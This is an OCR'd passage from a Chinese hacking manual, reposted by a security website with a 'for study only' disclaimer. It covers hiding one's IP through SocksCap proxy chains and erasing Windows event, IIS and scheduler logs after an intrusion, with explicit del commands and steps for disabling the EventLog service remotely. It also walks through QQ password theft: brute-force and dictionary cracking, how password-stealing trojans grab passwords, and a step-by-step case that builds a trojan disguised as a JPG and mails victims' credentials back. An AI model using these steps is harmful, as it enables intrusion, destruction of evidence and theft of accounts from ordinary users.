使用SocksCap不仅可以转换代理协议，而且还能让不支持代理的网络软件通过代理对外通信。

2.设置及使用SocksCap

SocksCap在使用之前，需要进行一些配置工作。由于SocksCap需要连接上提供Socks代理的服务器上，所以首先需要设置代理服务器的地址，在上一节中，我们已经搭建好了CCProxy，所以就把本地开启的CCProxy地址填入SocksCap中。




图 6-50 Socks 服务设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

依次单击菜单栏中的“File”→“Settings”。首先进入 Socks Server 项填入本地地址：127.0.0.1，在 Port 项中填入端口：1080；Protocol 选择 Socks5 项，单击“确定”，如图 6-50 所示。

Step 2

接下来要做的便是把需要代理的程序加入到 SocksCap 中。单击“New（新建）”按钮，在出现的窗口中，如图 6-51 所示。标题名称随便写（如 IE），单击“Browse（浏览）”按钮即可选择一个程序文件加入命令行，这样，SocksCap 便已经设置完毕。




图 6-51 新建代理程序




图 6-52 添加需代理的软件

实际上，有好几种方法可以把网络应用软件加入SocksCap代理。最方便的方法是直接把程序快捷方式拖进SocksCap的窗口，这时单击弹出的“New application profile”菜单给这个项目命名，然后给出要运行的程序和工作目录，单击“OK”按钮设置生效。




图 6-53 为被代理的软件命名

Step 3

双击添加进 SocksCap 里面的程序图标，这时该程序的所有网络连接都会通过 SocksCap 自动通过代理访问互联网。




图 6-54 添加进 SocksCap 的程序

一般在使用过程中，不可以关闭 SocksCap。否则已在其上运行的程序就不能正常继续运行。

总结：不是所有的网络软件都支持代理功能的，SocksCap能让所有的网络软件都支持Socks代理，这样黑客所有的活动都可以在代理中进行，以达到隐藏的目的。注意，SocksCap只能让网络软件支持Socks代理，如果代理服务器不支持Socks代理，需进行代理协议的转换，具体参见上一节内容。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

小提示：

以后每次需要通过SocksCap访问代理服务器，都需要先启动SocksCap，然后双击其中的图标来启动需要通过SocksCap出去的软件，这样该软件上网时才能达到隐藏IP的目的。

3.总结隐藏IP的技巧

通过前面一系列的代理搭建，黑客就可以在进行任务的时候通过代理的方式隐藏自己的IP了，这期间涉及到好几个软件的转换来上网，从流程上来看，他们运行的顺序有讲究，所以黑客在使用时应该按照下面的顺序来进行。




图 6-55 隐藏 IP 上网流程

如果不想通过代理上网，直接运行该程序即可；而在SocksCap中的运行程序就会启动代理。

6.2.7 使用代理的注意事项

掌握了如何进行代理上网的方法之后，关于代理隐藏的应用，我们还有以下2点需要注意：

1.选择代理服务器

提供代理的服务器有许多，有些是ISP提供的代理服务器，如果使用这样的服务器，尽管网速较快，但就不能达到很好的隐藏目的，因为ISP可以根据日志来追踪黑客。通常黑客是使用国外的代理服务器进行代理，不过缺点就是网络速度很受影响。

2.连接限制

有的代理服务器（不论是国内还是国外）会阻挡某些网站或IP连接，所以黑客使用该代理服务器进行连接失败时，也得考虑一下该代理服务器是否限制了这个连接。

6.3 黑客入侵与日志清除

黑客在完成入侵之后，首先是要断开与目标主机的连接，以免被管理员追踪，但是黑客在目标主机中的操作会被系统如实地记录下来并保存在日志中，一旦管理员查看日志，那么黑客所进行的活动将会被发现，所以黑客要尽可能清除入侵痕迹，系统日志就是重点需要处理的地方。

6.3.1 认识系统日志

系统日志源自航海日志：当人们出海远行的时候，总是要做好航海日志，以便为以后的工作做出依据。日志文件作为微软Windows系列操作系统中的一个比较特殊的文件，在安全方面具有无可替代的价值。日志每天为我们忠实的记录着系统所发生一切，利用系统日志文件，可以使系统管理员快速对潜在的系统入侵做出记录和预测，但遗憾的是目前绝大多数的人都忽略了它的存在。反而是因为黑客们光临才会使我们想起这个

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

重要的系统日志文件。

1.日志文件的特殊性

要了解日志文件，首先就要从它的特殊性讲起，说它特殊是因为这个文件由系统管理，并加以保护，一般情况下普通用户不能随意更改。我们不能用针对普通TXT文件的编辑方法来编辑它。例如Word系列、写字板等等，都奈何它不得。我们甚至不能对它进行“重命名”或“删除”、“移动”操作，否则系统就会很不客气告诉你：访问被拒绝。当然，在纯DOS（或其他系统）的状态下，可以对它进行一些常规操作，但是你很快就会发现，你的修改根本就无济于事，当重新启动Windows时，系统将会自动检查这个特殊的文本文件，若不存在就会自动产生一个；若存在的话，将向该文本追加日志记录。

2.黑客为什么会对日志文件感兴趣

黑客们在获得服务器的系统管理员权限之后就可以随意破坏系统上的文件了，包括日志文件。但是这一切都将被系统日志所记录下来，所以黑客们想要隐藏自己的入侵踪迹，就必须对日志进行修改。最简单的方法就是删除系统日志文件，但这样做一般都是初级黑客所为，真正的高级黑客们总是用修改日志的方法来防止系统管理员追踪到自己，网络上有很多专门进行此类功能的程序，例如Zap、Wipe等。

6.3.2 Windows 系列日志查看与分析

Windows系列的日志也有不同之处，要清理不同版本的日志，还得先了解他们的异同之处。

1.Windows 98的日志文件

尽管桌面系统采用Windows 98已经很少见了，可是并不代表Windows 98已经被淘汰，事实上Windows 98广泛应用与企业中，为了节省成本，很多企业在一般功能服务性的主机中仍然安装Windows 98系统，最常见的就是打印机、打卡机、收银机等等。所以我们先从Windows 98的日志文件讲起。Windows 98下的普通用户无需使用系统日志，除非有特殊用途，例如，利用Windows 98建立个人Web服务器时，就会需要启用系统日志来作为服务器安全方面的参考，当已利用Windows 98建立个人Web服务器的用户，可以进行下列操作来启用日志功能。

Step 1

在“控制面板”中双击“个人 Web 服务器”图标；（必须已经在配置好相关的网络协议，并添加“个人 Web 服务器”的情况下）。

Step 2

在“管理”选项卡中单击“管理”按钮；

Step 3

在“Intemet 服务管理员”页中单击“WWW 管理”；

Step 4

在“WWW 管理”页中单击“日志”选项卡；

Step 5

选中“启用日志”复选框，并根据需要进行更改。将日志文件命名为“Inetserver_event.10g”。如果“日志”选项卡中没有指定日志文件的目录，则文件将被保存在 Windows 文件夹中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

普通用户可以在Windows 98的系统文件夹中找到日志文件schedlog.txt。我们可以通过以下几种方法找到它。在“开始”→“查找”中查找到它，或是启动“任务计划程序”，在“高级”菜单中单击“查看日志”来查看到它。Windows 98的普通用户的日志文件很简单，只是记录了一些预先设定的任务运行过程，相对于作为服务器的NT操作系统，真正的黑客们很少对Windows 98发生兴趣。所以001Windows 98下的日志不为人们所重视。

2.Windows 2000/XP的日志系统

在Windows 2000/XP系列中，日志文件几乎对系统中的每一项事务都要做一定程度上的审计。Windows 2000/XP的日志文件一般分为三类：

*系统日志：跟踪各种各样的系统事件，记录由Windows NT的系统组件产生的事件。例如，在启动过程加载驱动程序错误或其它系统组件的失败记录在系统日志中。

*应用程序日志：记录由应用程序或系统程序产生的事件，比如应用程序产生的装载dll（动态链接库）失败的信息将出现在日志中。

*安全日志：记录登录上网、下网、改变访问权限以及系统启动和关闭等事件以及与创建、打开或删除文件等资源使用相关联的事件。利用系统的“事件管理器”可以指定在安全日志中记录需要记录的事件，安全日志的默认状态是关闭的。

Windows 2000/XP的日志系统通常放在下面的位置，根据操作系统的不同略有变化。

%systemroot%\system32\config\sysevent.evt
%systemroot%\system32\config\secevent.evt
%systemroot%\system32\config\appevent.evt

小提示：

“%systemroot%”代表相对路径，表示系统目录下，如果是Windows 2000，则代表“C:\Winnt\”目录，如果是Windows XP，则代表“C:\Windows”目录。

Windows2000/XP使用了一种特殊的格式存放它的日志文件，这种格式的文件可以被事件查看器读取，事件查看器可以在“控制面板”中找到，系统管理员可以使用事件查看器选择要查看的日志条目，查看条件包括类别、用户和消息类型。

启动事件查看器的方法是在“控制面板”的“管理工具”中打开“事件查看器”，如图6-56所示。




图 6-56 事件查看器

在Windows2000/XP中，日志文件的类型比较多，通常有应用程序日志，安全日志、系统日志等，可能会根据服务器所开启的服务不同而略有变化。

启动Windows 2000/XP时，事件日志服务会自动启动，所有用户都可以查看“应用程序日志”，但是只有系统管理员才能访问“安全日志”和“系统日志”。系统默认的情况下会关闭“安全日志”，但我们可以使用“组策略”来启用“安全日志”开始记录。安全日志一旦开启，就会无限制的记录下去，直到装满时停止运行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Windows2000/XP日志文件默认位置：

*应用程序日志、安全日志、系统日志、DNS日志默认位置：% systemroot% ksystem32\config；安全日志文件：%systemroot%\system32\config\secEvent.EVT；

*系统日志文件：% systemroot% ksystem32\config\SysEvent.EVT；

*应用程序日志文件：%systemroot%ksystem32\config\AppEvent.EVT；

*Internet信息服务FTP日志默认位置：%systemroot%ksystem32\logfile\msftpsvcl\；

*Internet信息服务WWW日志默认位置：%systemroot%system32\logfiles\w3svc1\；

*Scheduler服务器日志默认位置：%systemroot%\schedLGu.txt。该日志记录了访问者的IP，访问的时间及请求访问的内容。

这里对FTP日志和WWW日志作一个简单的讲述。FTP日志以文本形式的文件详细地记录了以FTP方式上传文件的文件、来源、文件名等等。不过由于该日志太明显，所以高级黑客们根本不会用这种方法来传文件，取而代之的是使用RCP。FTP日志文件和WWW日志文件产生的日志一般在%systemroot%\system32\LogFiles\W3SVC1目录下，默认是每天一个日志文件，FTP和WWW日志可以删除，但是FTP日志所记录的一切还是会在系统日志和安全日志里记录下来，如果用户需要尝试删除这些文件，通过一些并不算太复杂的方法，例如首先停止某些服务，然后就可以将该日志文件删除。具体方法省略。

6.3.3 黑客如何清除系统日志

知道了Windows日志的详细情况，下面就要学会怎样删除这些日志，日志文件通常有某项服务在后台保护，除了系统日志、安全日志、应用程序日志等等，它们的服务是Windows的关键进程，而且与注册表文件在一块，当Windows启动后，启动服务来保护这些文件，所以很难删除，而FTP日志和WWW日志以及Scheduler日志都是可以轻易地删除的。

Step 1

首先要取得 Administrator 密码或 Administrators 组成员之一，然后 Telnet 到远程主机。

Step 2

我们以及了解了各个日志存放的地点，所以可以通过命令行中删除各项系统日志：

del%systemroot%\system32\config；

del% systemroot% \system32\config\SecEvent.EVT；

del% systemroot% \system32\config\SysEvent.EVT；

del%systemroot%\svstem32\config\AppEvent.EVT；

del%systemroot%\systeml32\logfiles\msftpsvcl\；

del% systemroot% ksystem32\logfiles\w3svc1\；

del%systemroot%\schedLGu.txt。

Step 3

如果无法删除计划任务日志，则是因为受到了“task scheduler”服务保护，所以要先关闭保护日志文件的服务，输入命令“net stop task scheduler”，如图6-57所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-57 停止计划任务服务

Step 4

如果其他安全日志和系统日志无法清除，则是因为系统的“Event Log”服务保护的原因，所以要删除这些日志前，先要停掉 EventLog 服务，不过该服务在命令行模式下却无法停止，输入“net stop eventlog”命令会得到无法停止的回复，如图 6-58 所示。



图 6-58 无法停止 EventLog 服务

Step 5

这是因为 EventLog 是关键服务，需要第三方工具配合使用，打开“控制面板”的“管理工具”中的“计算机管理”，在菜单的“操作”项有一个名为“连接到另一台计算机”的菜单，输入目标计算机的 IP 地址，如图 6-59 所示。




图 6-59 连接目标主机

小提示：

在进行连接前，首先得建立IPC连接，此外，事件查看器连接目标主机速度非常慢，用户需要耐心等待。



图 6-60 禁用 Event Log 服务

Step 6

连接成功后，展开“服务和应用程序”列表中的“服务”，在右侧服务中找到“Event Log”服务然后禁用它，如图 6-60 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 7

禁用 Event Log 服务之后就可以删除系统日志了，右键单击相应的日志，然后在弹出的菜单中选择“清除”即可，如图 6-61 所示。



图 6-61 清除事件日志

事实上许多远程控制软件(Dame-Ware)或木马客户端(灰鸽子)中都有清除系统日志的功能。


至此，我们了解了黑客是如何清赊系统日志的方法，可是遇到技术较好的管理员，将日志文件转移到另一个地方，那就另当别论了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7 QQ攻击大揭密

网络聊天使天南海北的朋友打破了地域的限制，可以任意地和任何地方的朋友进行交流，方便了工作和生活。QQ是目前国内使用最广泛的网上聊天软件，所以针对QQ的攻击方法也比较多，本章将为读者介绍一些QQ被攻击的实例。如此我们就能有效地防范QQ被攻击了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7.1 QQ 密码破解揭密

QQ作为国内使用最多的即时通讯软件，在国内有着数量庞大的使用者。随着QQ推出各种各样的收费服务以后，花钱去充值QQ币的人越来越多了。当然这其中也少不了想不劳而获，直接盗用他人QQ账号的人。

7.1.1 QQ 密码破解的原理和方法


本节介绍黑客破解QQ密码的原理和常用方法。

1.本地破解原理

“本地破解”是指盗号者在本机中进行的QQ破解操作。这种破解方式分为两种情况：一种是盗号者所使用的电脑曾经登录过要破解的QQ号，另一种是别人的电脑中曾经登录过所要破解的QQ号，而盗号者通过黑客手段把相关的登录信息文件偷了过来（在此我们不谈如何去偷，只假设盗号者已经获得了QQ的相关信息文件）。

（1）本地破解的奥秘

QQ在使用时，会将用户的账号、密码、好友列表、个人信息和聊天记录等保存在本地电脑的QQ安装目录中（默认为C:Program Files\Tencent），并且按照QQ安装目录分类（如下图所示）。对于QQ密码的本地破解，其实就是破解QQ登录后保存在本地硬盘上的密码信息文件。



虽说这些文件都是经过专业加密处理的，但依然有人开发出了能够读取其内容的破解软件。

（2）本地破解的原理和方法

面对经过加密的QQ密码信息文件，大多数的破解软件都采用了相同的工作原理来破解，那就是——穷举法，也就是我们常说的暴力破解。从理论上讲，只要穷举键盘上可以输入的所有字符串，就肯定能找到所需的QQ密码。破解软件采用穷举法来破解QQ密码，就是把密码中所有可能出现的字母或字符按照一定的算法进行排列组合，直到找到一组与密码完全匹配的字符序列。理论上来说，这种破解方法绝对有效，就是太费时间，有时所需时间甚至到了离谱的程度。

简单的QQ密码暴力破解软件采用顺序递增的算法，举一个简单的例子，比如一个QQ的密码假设是“1234”，在破解它时就可以设定密码的猜测范围是所有的数字。当破解软件运算时，就会以“0”为密码进行猜测比较，如果“0”合适则破解成功，如果不合适就尝试以“1”为密码进行猜测比较，还不合适就以“2”为密码猜测比较……依此类推，直到找出正确的密码。这种破解算法对猜测范围的准确性要求较高，并且非常耗时，破解效率极为低下。有时一个包含字母、数字和符号的8位数QQ密码，在一台高性能电脑上连续工作一个月也不一定能够算出来。当破解时间长得不可接受时，就可以认为此破解是失败的。

好一点的QQ密码暴力破解软件都是采用外挂“字典”的方式。注意，这里的“字典”其实是一个文本文件，内容是由若干字符串组成的列表，这个列表是根据人们使用密码的习惯和规律精心编制出来的。这样的“字典”可以用字典生成软件自动生成，也可以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

手动编制和添加。一般的字典生成软件都能够自动生成包括生日、电话或英文名等常见密码的“字典”内容，不过这种“字典”存在容量大、内容单一和不灵活的缺点。因此，有经验的破解者都会采用先自动生成，再手工修改的方法来制作一个比较“聪明”的字典，或者直接从网上下载现成的“字典”。有了满意的“字典”后，在解密时只需把“字典”挂在破解软件上，就能在相对较短的时间内破解QQ密码。

2.QQ盗号木马的原理

使用QQ盗号木马，是目前网上最流行的盗取QQ号的方法。其根本原理是通过窗口函数取得密码。因为QQ登录窗口的密码框并没有进行特别的处理，也就是说用可以通过SendMessage发送WM_GETTEXT取得密码框中的值，木马程序可以利用这一点来完成密码的截取。

用遍查窗口的方法（EnumWindows），取得所有的窗口标题（GetWindowText），判断其中是否为“QQ用户登录”的标题，取得QQ登录窗口的子窗口（窗口上的控件）的类名（GetClassName），然后通过ComboBox、Edit取得用户名和密码（通过SendMessage发送WM_GETTEXT取得值）。

由于不能判断外部按键事件的发生，只有通过不断的取得密码值，具体方法是：首先取得用户名的值，然后不停的获取密码值，再判断窗口的标题是否为用户名，如果为用户名，则最后一次密码的值就是真正的密码。

那么程序怎么知道QQ用户什么时候登录呢？这是盗号木马要解决的另一个主要问题，通常的做法是，使用Timer控件，监视QQ。即时监视，就需要在系统启动时，程序自启动，这里使用修改注册表的方法。

木马程序在每次系统启动时都会自动运行，监视QQ；当用户打开QQ，并输入密码，该程序就会在软件所在目录下记下他的QQ账号和密码，黑客可以通过电子邮件或FTP等方式，将记录文件发送到指定邮箱或FTP空间，就能轻易得到此用户账号及其密码。

7.1.2 “QQ简单盗”盗取密码揭密

QQ简单盗的使用很简单，就是生成木马后发送给其他人，中木马与接收木马的这个QQ号码和密码就会发送到指定的邮箱了。

QQ简单盗有如下特点：

（1）利用现在比较领先的进程插入技术。

使QQ盗本身无进程，无注册码启动项，增加文件自动保护和COM+钩子保护等功能，使程序做到难以查杀和删除。

（2）使用API-HOOK完美破解QQ2005-QQ2007b1的驱动键盘保护。

保证绝对不会出现红叉，包括一些特殊版本，例如珊瑚虫版和飘云版，黑客版、防盗版之类的改版QQ。

（3）强大的密码截取功能。

保证完美的截取密码数据和QQ号码，保证截取QQ目前的所有版本的密码基本上杜绝了漏记和无法截取的问题。

（4）提供两种收信功能。

①为了避免丢失邮件等事情的发生，增加了传统的stmp收信。你可以设置自己的发信邮箱和收信邮箱。

②ASP收信。可以通过ASP地址直接将数据更新到你的网站上。

（5）自选图标功能。

可以设置自己生成的木马程序的图标修复原Delphi程序本身的错误代码。（修改的程序图标会变色的问题）许多木马和合并器都有这个错误。使之只能选取以有的*.ico文件为图标新版的QQ盗增加了自选图标功能，只要是您看的到的文件图标都可以自动提取出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


来。程序图标保持原有样式100%不会变色。

(6)附加功能

①过滤重复号码。只有当用户名和密码与上次登录都不相同的时候才会发信，完全杜绝了重复号码的现象。网站收信方式：上传QQPass.asp即可，默认记录到同路径的QQ-Pass.txt，也可自行修改。

②支持stmp邮箱发信。

【案例 7-1】QQ 简单盗盗取 QQ 号码




Step 1

运行 QQ 简单盗，弹出其主界面。在主界面的空白文本框中按照填入收信邮箱和 ASP 收信的地址等信息，ASP 收信是将 ASP 文件上传至网站，凡是浏览的用户 QQ 密码都将成为囊中之物。其中 smtp 服务器栏填入收信邮箱的 smtp 服务器，例如“smtp.21cn.com”，然后单击“选择木马图标”按钮。


Step 2

在弹出的“打开”对话框中选择作为木马图标的图片，以方便隐蔽木马，选择好之后单击“打开”按钮。




Step 3

单击主界面中的“生成木马”按钮，弹出“另存为”对话框，在此对话框中选择保存木马的位置和名称，设置好之后单击“保存”按钮保存木马。



Step 4


木马生成成功后，QQ 简单盗会弹出“提示”对话框，说明木马的名称和保存地址，单击“确定”按钮即可。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

刚才将此木马保存到了桌面，在桌面生成了一个叫“服务端”的图片，其实它是一个.exe类型的文件伪装成了一个.jpg图片文件。





Step 5

现在打开QQ，给想要盗取的号码发送生成的木马文件，等待对方接收。如果对方接收并运行了此木马，那么就可以打开在主界面中输入的接收邮件的邮箱查看收到的包含此QQ号码和密码的邮件了。

7.1.3 “QQ流感大盗”盗取密码揭密

QQ流感大盗是目前最新版的盗QQ工具，也是技术最全面的一个工具。它能够破解目前最新QQ键盘保护(Beta3版本)。

QQ流感大盗有如下特点：

